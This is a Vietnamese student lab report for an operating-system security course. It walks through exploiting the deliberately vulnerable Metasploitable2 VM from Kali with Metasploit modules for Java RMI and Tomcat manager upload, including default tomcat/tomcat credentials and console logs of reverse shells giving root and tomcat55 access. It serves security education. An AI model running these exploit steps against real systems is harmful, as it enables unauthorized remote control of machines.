HỌC VIỆN CÔNG NGHỆ BƯUCHÍNHVIỄNTHÔNG

KHOA AN TOÀN THÔNG TIN

BÁO CÁO THỰC HÀNH SỐ 2

Họ và tên: Vũ Thành Long

Mã sinh viên: B21DCAT012

Nhóm lớp: 03

Môn học: An toàn hệ điều hành

Giảng viên giảng dạy: Hoàng Xuân Dậu

Hà Nội, 2024

An toàn HĐH (INT1484) - Bài thực hành số 2

1. Mục đích:

- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH
- Luyện thành thạo kỹ năng thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

2. Các phần mềm, công cụ cần có


- Kali Linux
- Metasploit
- Metasploitable2: máy ảo VMWare chứa lỗi, có thể tải tại:
  - http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

3. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu


- Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại: https://www.hackingarticles.in/comprehensive-guide-on-metasploitable- 2/
- Lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống. Đọc thêm tại https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/java_rmi_server
- Lỗ trong trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở xa, cho phép khai thác và kiểm soát hệ thống.Đọc thêm tại https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/tomcat_mgr_upload

4. Nội dung thực hành


- *Cài đặt các công cụ, nền tảng*
  - Cài đặt Kali Linux




- Kiểm tra và chạy thử bộ công cụ tấn công MetaSploit
- Tải và cài đặt Metasploitable2 làm máy victim:




- *Tìm địa chỉ máy victim Metasploitable2 và Kali và đảm bảo có kết nối*
  - Tìm địa chỉ IP của máy victim, kali:
    - Chạy lệnh trong cửa sổ terminal: ifconfig eth0
    - Tìm IP v4 ở interface eth0 ở mục 'inet addr'





  - Kiểm tra kết nối mạng giữa các máy:
    - Từ máy victim, chạy lệnh ping 192.168.136.136



    - Từ máy Kali, chạy lệnh ping 192.168.136.128

```
┌──(root㉿B21DCAT012-Long-Kali)-[/home/kali]
└─# ping 192.168.136.128
PING 192.168.136.128 (192.168.136.128) 56(84) bytes of data.
64 bytes from 192.168.136.128: icmp_seq=1 ttl=64 time=0.651 ms
64 bytes from 192.168.136.128: icmp_seq=2 ttl=64 time=0.340 ms
64 bytes from 192.168.136.128: icmp_seq=3 ttl=64 time=0.500 ms
^C
── 192.168.136.128 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.340/0.497/0.651/0.126 ms

┌──(root㉿B21DCAT012-Long-Kali)-[/home/kali]
└─#
```

- *Khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI:*
  - Khởi động Metasploit

```
       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

  - Khai báo sử dụng mô đun tấn công:

    msf> use exploit/multi/misc/java_rmi_server

```
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

  - Chọn payload cho thực thi (mở shell):

    msf > set payload java/shell/reverse_tcp

```
Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

  - Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.136.128

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.136.128
RHOST ⇒ 192.168.136.128
msf6 exploit(multi/misc/java_rmi_server) >
```

- Thực thi tấn công:

msf > exploit

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.137.129
RHOST ⇒ 192.168.137.129
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.137.128:4444
[*] 192.168.137.129:1099 - Using URL: http://192.168.137.128:8080/DqA4ZeLGC2
[*] 192.168.137.129:1099 - Server started.
[*] 192.168.137.129:1099 - Sending RMI Header ...
[*] 192.168.137.129:1099 - Sending RMI Call ...
[*] 192.168.137.129:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.137.129
[*] Command shell session 1 opened (192.168.137.128:4444 → 192.168.137.129:5
4430) at 2024-03-16 00:24:00 -0400
```

➔ Nếu thực hiện thành công, hệ thống sẽ báo "Command shell session 1 opened". Chạy các lệnh trong phiên khai thác đang mở: whoami

uname -a

hostname


```
[*] 192.168.136.128:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.136.128
[*] Command shell session 1 opened (192.168.136.136:4444 → 192.1
:38 -0400

whoami
root
uname -a
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:
hostname
B21DCAT012-Long-Meta
```

- Gõ lệnh exit để kết thúc

```
whoami
root
uname -a
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu A
hostname
B21DCAT012-Long-Meta
exit
[*] 192.168.136.128 - Command shell session 1 closed.
msf6 exploit(multi/misc/java_rmi_server) >
```


- *Khai thác lỗi trên Apache Tomcat:*

- Khởi động Metasploit




- Khai báo sử dụng mô đun tấn công:

msf > use exploit/multi/http/tomcat_mgr_upload




- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.168.136.128




Đặt 445 là cổng truy cập máy victim: msf > set RPORT 8180



- Chọn payload cho thực thi (mở shell):

msf > set payload java/shell/reverse_tcp



- set HttpUsername tomcat
- set HttpPassword tomcat

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

- Thực thi tấn công:
  msf > exploit

➔ mở **shell** với người dùng **tomcat55** cho phép chạy lệnh từ máy Kali

➔ có thể thực hiện bất cứ lệnh shell nào trên máy victim.

- Chạy các lệnh để đọc tên người dùng và máy đang truy cập: whoami

uname -a

hostname

```
whoami
tomcat55
uname -a
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:0
hostname
B21DCAT012-Long-Meta
```

- Gõ lệnh exit để kết thúc

```
tomcat55
uname -a
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
hostname
B21DCAT012-Long-Meta
exit
[*] 192.168.136.128 - Command shell session 1 closed.
msf6 exploit(multi/http/tomcat_mgr_upload) >
```